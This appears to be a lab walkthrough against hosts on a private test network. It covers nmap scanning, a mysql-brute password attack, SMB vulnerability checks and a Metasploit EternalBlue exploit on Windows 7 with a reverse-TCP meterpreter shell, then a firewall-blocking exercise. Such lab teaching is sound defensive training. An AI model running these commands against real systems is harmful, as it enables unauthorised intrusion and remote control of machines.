
## ***1. Mission***

- Get a critical information from a target site

## ***2. Scan***


- Check live node

Kali> nmap -sP 10.0.2.1/24




- Check Open port


Kali> nmap -sT -v 10.0.2.5



Kali> nmap -sT -v 10.0.2.6




Kali> nmap -sT -v 10.0.2.7



- Check more for 10.0.2.5

Kali> nmap -A 10.0.2.5




SSH and MariaDB is running on CentOS

***3. Find Vulnerability***

- [Check MariaDB vulnerability]


Kali> nmap -sV --script=mysql-databases 10.0.2.5



Password is encrypted

- Try passwork-attack to MariaDB


Kali> nmap -p3306 --script=mysql-brute --script-args userdb=/root/Desktop/user.txt,passdb=/root/Desktop/pass.txt 10.0.2.5



Fail

- Check SMB vulnerability


Kali> nmap -p 139,445 10.0.2.6 --script smb-vuln\*



looks possible

- Check SMB vulnerability

Kali> nmap -p 139,445 10.0.2.7 --script smb-vuln\*



looks possible

## ***4. Exploit Vulnerable PC(Win7)***

- Start Metasploit and select ms17-010


Kali> msfconsole

msf> search ms17-010

msf> use exploit/windows/smb/ms17\_010\_eternalblue

- [check target system]

$ show targets



- [set options]

set target 0


set payload windows/x64/meterpreter/reverse\_tcp

set rhosts 10.0.2.7

set lhost 10.0.2.4

set lport 4444

show options




- [Exploit]

exploit




- [Check whether it is my target]

sysinfo




ipconfig



## ***Practice #1***

- Connect to win7 and take defensive measures using Firewall to block 445 inbound

- Attack should be failed like this



- After the test, please allow the connection for more testing.